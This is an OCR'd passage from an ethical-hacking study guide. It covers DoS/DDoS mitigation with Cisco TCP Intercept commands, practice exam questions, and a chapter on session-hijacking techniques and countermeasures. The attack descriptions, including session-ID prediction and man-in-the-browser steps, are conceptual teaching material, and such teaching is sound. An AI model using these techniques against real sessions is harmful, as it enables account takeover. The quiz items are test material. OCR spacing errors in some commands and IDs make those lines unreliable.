


Figure 10-18: TCP Intercept Process

Configuring TCP Intercept Commands on Cisco IOS Router

Router(config)# access-list < *access-list-number* > {deny | permit} TCP any <*destination*> <*destination-wildcard*>
Router(config)# access-list 10 1 permit TCP any 192. 168. 1.0 0.0.0.255 Router(config)# ip tcp intercept list access-list-number

Router(config)# ip tcp intercept list 10 1
Router(config)# ip tcp intercept mode {intercept | watch}


Denial of Service DOS / DDoS
Categories of DoS/DDoS Attacks
Volumetric Attacks
Fragmentation Attacks
TCP-State-Exhaustion Attacks
Application Layer Attacks
DoS/DDoS Attack Techniques
Application Level Flood Attacks
Peer-to-Peer Attacks
Bandwidth Attacks
Service Request Floods
SYN Attack / Flooding
ICMP Flood Attack
Permanent Denial-of-Service Attack
Distributed Reflection Denial of Service (DRDoS)
Detection
Activity Profiling
Wavelet Analysis
Sequential Change-Point Detection
Defending against Botnets
Symptoms
Slow performance
Increase in spam emails
Unavailability of resource
Denial of services
RFC 3704 Filtering
Cisco IPS Source IP Reputation Filtering
Black Hole Filtering
Enabling TCP Intercept on Cisco IOS Software
Propagation of Malicious Code
Back-Chaining Propagation
Central Source Propagation
Autonomous Propagation

Practice Questions

1. An attack, which denies the services, and resources become unavailable for legitimate users is known as:
A. DoS Attack
B. Application Layer Attack
C. SQL Injection
D. Network Layer Attack

2. DoS attack in which flooding of the request overloads web application or web server is known as:
A. SYN Attack / Flooding
B. Service Request Flood
C. ICMP Flood Attack
D. Peer-to-Peer Attack

3. DoS Attack focused on hardware sabotage is known as: A. DoS Attack
B. DDoS Attack
C. PDoS Attack
D. DRDoS Attack

4. DoS Attack, in which intermediary and secondary victims are also involved in the process of launching a DoS attack is known as:
A. DRDoS
B. PDoS
C. DDoS
D. Botnets

5. Scanning technique with a list of potentially vulnerable machines is known as: A. Topological Scanning
B. Permutation Scanning
C. Hit-List Scanning
D. Random Scanning

6. Scanning any IP address from IP address Space for vulnerabilities is called:

A. Subnet Scanning Technique
B. Permutation Scanning Technique C. Random Scanning Technique D. Hit-List Scanning Technique

7. When an attacker directly exploits and copies the malicious code to the victim's machine, the propagation is called:
A. Back-Chaining Propagation
B. Autonomous Propagation
C. Central Source Propagation
D. Distributed Propagation

8. When an attacker exploits the vulnerable system and opens a connection to transfer malicious code, the propagation is called:
A. Back-Chaining Propagation
B. Autonomous Propagation
C. Central Source Propagation
D. Distributed Propagation

9. An automated process of detecting DoS/DDoS attacks by analysis of input signals is called:
A. Activity Profiling
B. Wavelet Analysis'
C. Sequential Change-Point Detection
D. Sandboxing

10. Sequential Change-Point detection algorithm uses the following technique to detect DoS/DDoS attack:
A. CUSUM Algorithm
B. Collision Avoidance
C. Collision Detection
D. Adaptive Threshold

11. Which of the following filtering standard is designed for Ingress filtering for multi-homed networks to limit the DDoS attacks?
A. RFC 3365
B. RFC 3704
C. RFC 4086
D. RFC 430 1

12. The process of silently dropping the traffic (either incoming or outgoing traffic) so that the source is not notified about discarding of the packet. Which of the following is described?
A. RFC 3704 Filtering
B. Cisco IPS Source IP Reputation Filtering
C. Black Hole Filtering
D. TCP Intercept

Chapter 11: Session Hijacking

Technology Brief

The concept of session hijacking is an interesting topic for a number of different scenarios. It is hijacking of sessions by intercepting the communication between hosts. The attacker usually intercepts communications in order to take on the role of an authenticated user or to carry out a "Man-in-the-Middle" attack.

Session Hijacking

In order to understand the concept of session hijacking, consider an authenticated TCP session between two hosts. The attacker intercepts the session and takes it over. When the session's authentication process is complete, the user becomes authorized to use resources such as web services, TCP communication, etc. The attacker takes advantage of this authenticated session and places him/herself between the authenticated user and the host. The authentication process initiates only at the start of a TCP session; once the attacker successfully bypasses the authentication of a TCP session, the session will have been hijacked. Session hijacking is successful when there are weak IDs or there is no blockage when receiving an invalid ID.




Figure 11-01: Session Hijacking

Session Hijacking Techniques

Following are the techniques of session hijacking:

Stealing

There are various different techniques for stealing a session ID, for example Referrer Attack, Network Sniffing, Trojans, etc.

Guessing

Guessing is the use of tricks and techniques to guess the session ID, for example observing the variable components of session IDs or calculating the valid session ID by figuring out the sequence, etc.

Brute-Forcing

Brute-Forcing is the process of guessing every possible combination of credentials. It is usually performed when an attacker has obtained information about the session ID range.




Figure 11-02: Brute-Forcing

The Session Hijacking Process

The process of session hijacking involves:

Sniffing

An attacker attempts to place himself between the victim and the target in order to sniff the packet.

Monitoring

An attacker monitors the traffic flow between the victim and the target.

Session Desynchronization

This is the process of breaking the connection between the victim and the target.

Session ID

An attacker takes control of the session by predicting the session ID.

Command Injection

After successfully taking control of the session, the attacker starts inserting commands.

Types of Session Hijacking

Active Attack

An Active Attack involves the attacker actively intercepting the active session. In an active attack, the attacker may send packets to the host. In this type of attack, the attacker manipulates the legitimate users of the connection. Once an active attack is successful, the legitimate user becomes disconnected from the attacker.




Figure 11-03: Active Attack

Passive Attack

A passive attack involves hijacking a session and monitoring the communication between hosts, without sending any packets.




Figure 11-04: Passive Attack

Session Hijacking in OSI Model

Network Level Hijacking

Network Level Hijacking involves hijacking a network layer session such as a TCP or UDP session.

Application Level Hijacking

Application Level Hijacking involves hijacking an Application layer such as a HTTPS session.

Network-Level Hijacking and Application-Level Hijacking are discussed in detail later in this chapter.

Spoofing vs. Hijacking

The major difference between Spoofing and Hijacking is an active session. In a spoofing attack, the attacker impersonates another user to gain access. The attacker does not have any active session but initiates a new session with the target with the help of stolen information.

Hijacking is the process of taking control of an existing active session between an authenticated user and a targeted host. The attacker uses the authenticated, legitimate user's session without initiating a new session with the target.

Application Level Session Hijacking

Session hijacking focuses on the application layer of the OSI model. In the application layer hijacking process, the attacker is looking for a legitimate session ID from the victim in order to gain access to an authenticated session that then allows the attacker to use web resources. With application layer hijacking, an attacker can access the website resources secured for the use of authenticated users. The web server may assume that the incoming requests are from a known host when in fact the session has been hijacked by an attacker, usually by predicting the session ID.

Compromising Session IDs using Sniffing

Session sniffing is a sniffing technique in which an attacker looks for the session ID/Token. Once the attacker finds the session ID, he can gain access to the resources.

Compromising Session IDs by Predicting Session Token

Predicting session ID is the process of observing a client's currently occupied session IDs. By observing common and variable parts of the session key, an attacker can guess the next session key.

How to Predict a Session Token?

Web servers normally use random session ID generating tools to prevent prediction. However, some web servers use customer defined algorithms to assign a session ID. Some examples are shown below:

http://www.example.com/ ABCD 0 10 120 17 19 17 10
http://www.example.com/ABCD 0 10 120 17 19 1750
http://www.example.com/ABCD 0 10 120 17 19 1820
http://www.example.com/ABCD 0 10 120 17 1920 10

After observing the above session IDs, the constant and variable parts can easily be identified. In the above example, ABCD is the constant part, 0 10 120 17 is the date, and the last section is the time. An attacker may attempt the following session ID at 19:25: 10

http://www.example.com/ABCD 0 10 120 17 1925 10

Compromising Session IDs Using a Man-in-the-Middle Attack

The process of compromising the session ID using a Man-in-the-Middle attack requires splitting the connection between the victim and web server into two connections, one between the victim and attacker and another between the attacker and the server.




Figure 11-05: MITM Process

Note: Ettercap is a comprehensive suite for man-in-the-middle attacks. It helpful for sniffing time connections, content filtering, active and passive dissection of many protocols, and includes many features for network and host analysis.

Compromising Session IDs Using a Man-in-the-Browser Attack

Compromising a session ID using a Man-in-the-Browser attack requires a Trojan deployed on the target machine. The Trojan can either change the proxy settings or redirect all traffic through the attacker. Another technique using a Trojan is to intercept the process between the browser and its security mechanism.

Steps to Performing a Man-in-the-Browser Attack

To launch a Man-in-the-Browser Attack, the attacker first infects the victim's machine using a Trojan. The Trojan installs malicious code on the victim's machine in the form of an extension that modifies the browser's configuration upon boot. When a user logs in to a site, the URL is checked against a known list of the targeted websites. The event handler registers the event upon detection. Using a DOM interface, an attacker can extract and modify the values when the user clicks the button. The browser will send the form with modified entries to the web server. As the browser shows original transaction details, the user cannot identify any interception.

Compromising Session IDs Using Client-side Attacks

Session IDs can be compromised easily by using Client-side attacks such as:

1. Cross-Site Scripting (XSS)
2. Malicious JavaScript Code
3. Trojans

Cross-site Script Attacks

An attacker performs a Cross-site Scripting Attack by sending a crafted link with a malicious script. When the user clicks the malicious link, the script is executed. This script might be coded to extract and send the session IDs to the attacker.

Cross-site Request Forgery Attack

A Cross-site Request Forgery (CSRF) attack is the process of obtaining a legitimate user's session ID and exploiting the active session with the trusted website in order to perform malicious activities.

Session Replay Attack

Another technique for session hijacking is the Session Replay Attack. Attackers capture from users the authentication token intended for the server and replay the request to the server, resulting in unauthorized access to the server.

Session Fixation

Session Fixation is an attack permitting the attacker to hijack the session. The attacker has to provide a valid session ID and make a victim's browser use it. This is done by the following techniques:

1. Session Token in URL argument
2. Session Token in hidden form
3. Session ID in a cookie

Consider the scenario of a Session Fixation attack where an attacker, a victim, and the web server are connected to the internet. The attacker initiates a legitimate connection with the web server and issues a session ID or uses a new session ID. The attacker then sends the link to the victim with the established session ID to bypass the authentication. When the user clicks the link and attempts to log in to the website, the web server continues the session as it is already established and authenticated. Now the attacker has the session ID information and continues using a legitimate user account.

Network Level Session Hijacking

Network Level Hijacking focuses on the Transport layer and Internet layer protocols used by the application layer. A network level attack extracts information that might be helpful for application layer session. There are several types of network level hijacking including:

- Blind Hijacking
- UDP Hijacking
- TCP/IP Hijacking
- RST Hijacking
- MITM
- IP Spoofing

The Three-Way Handshake

TCP communication initiates with a three-way handshake between the requesting and the target host. In this handshake, Synchronization

(SYN) packets and Acknowledgment (ACK) packets are communicated. Figure 11-06 illustrates the flow of a three-way handshake.




Figure 11-06: The Three-way Handshake

TCP/IP Hijacking

The TCP/IP Hijacking process is a network level attack on a TCP session in which an attacker predicts the sequence number of a packet flowing between the victim and host. To perform a TCP/IP attack, the attacker must be on the same network as the victim. Usually, the attacker uses sniffing tools to capture the packets and extract the sequence number. By injecting the spoofed packet, the attacker can interrupt a session. Communication with the legitimate user can be disrupted by a denial-of-service attack or a reset connection.

Source Routing

Source routing is a technique of sending a packet via a selected route. In session hijacking, this technique is used to attempt IP spoofing as a legitimate host with the help of source routing to direct traffic through a path identical to the victim's path.

RST Hijacking

RST hijacking is the process of sending a Reset (RST) packet to the victim with a spoofed source address. The acknowledgment number used in this reset packet is also predicted. When the victim receives this packet, he/she will not be aware that the packet is spoofed. The victim resets the connection assuming that the connection reset

request was requested by an actual source. An RST packet can be crafted using packet designing tools.

Blind Hijacking

Blind Hijacking is a technique used when an attacker is unable to capture the return traffic. In blind hijacking, the attacker captures a packet coming from the victim and heading toward the server, injects a malicious packet and forwards it to the targeted server.

Forged ICMP and ARP Spoofing

A man-in-the-middle attack can also be carried out using a Forged ICMP Packet and ARP Spoofing techniques. Forged ICMP packets, such as *destination unavailable* or *high latency messages,* are sent to fool the victim.

UDP Hijacking

The UDP Session Hijacking process is simpler than TCP session hijacking. Since the UDP is a connectionless protocol, it does not require any sequence packet between the requesting client and host. UDP session hijacking is all about sending a response packet before the destination server responds. There are several techniques to intercept the coming traffic from the destination server.

Session Hijacking Countermeasures

There are several detection techniques and countermeasures that can be implemented to mitigate against session hijacking attacks. These can be manual or automated. Deployment of defense-in-depth technology and network monitoring devices such as Intrusion Detection System (IDS) and Intrusion Prevention System (IPS) are automated detection processes. Several packet sniffing tools are available that can be used for manual detection.

In addition, encrypted session and communication using Secure Shell (SSH), HTTPS instead of HTTP, random and lengthy strings as session IDs, session timeout, and strong authentication like Kerberos can be

helpful for preventing and mitigating against session hijacking. IPsec and SSL can also be used to provide stronger protection against hijacking.

IPSec

IIPsec stands for IP security. As the name suggests, it is used for the security of general IP traffic. The power of IPsec lies in its ability to support multiple protocols and algorithms. It also incorporates new advancements in encryption and hashing protocols. The main objective of IPsec is to provide CIA (Confidentiality, Integrity, and Authentication) for virtual networks used in current networking environments. IPsec makes sure the above objectives are in action by the time a packet enters a VPN tunnel and reaches the other end.

• Confidentiality : IPsec uses encryption protocols, namely AES, DES, and 3DES, to provide confidentiality
• Integrity: IPsec uses hashing protocols (MD5 and SHA) for providing integrity. Hashed Message Authentication (HMAC) is also used for checking data integrity • Authentication Algorithms: RSA digital signatures and pre-shared keys (PSK) are two methods used for authentication purposes.

Components of IPsec

Components of IPsec include:

• IPsec Drivers
• Internet Key Exchange (IKE)
• Internet Security Association Key Management Protocol • Oakley
• IPsec Policy Agent

Note: Internet Key Exchange (IKE) is a protocol used to setup Security Association (SA) in IPSec protocol suit. It uses X.509 certificate for authentication. Diffie-Hellman (DH) key exchange is a method of securely exchanging cryptographic keys over a public channel. These keys are further used to encrypt or decrypt packets.

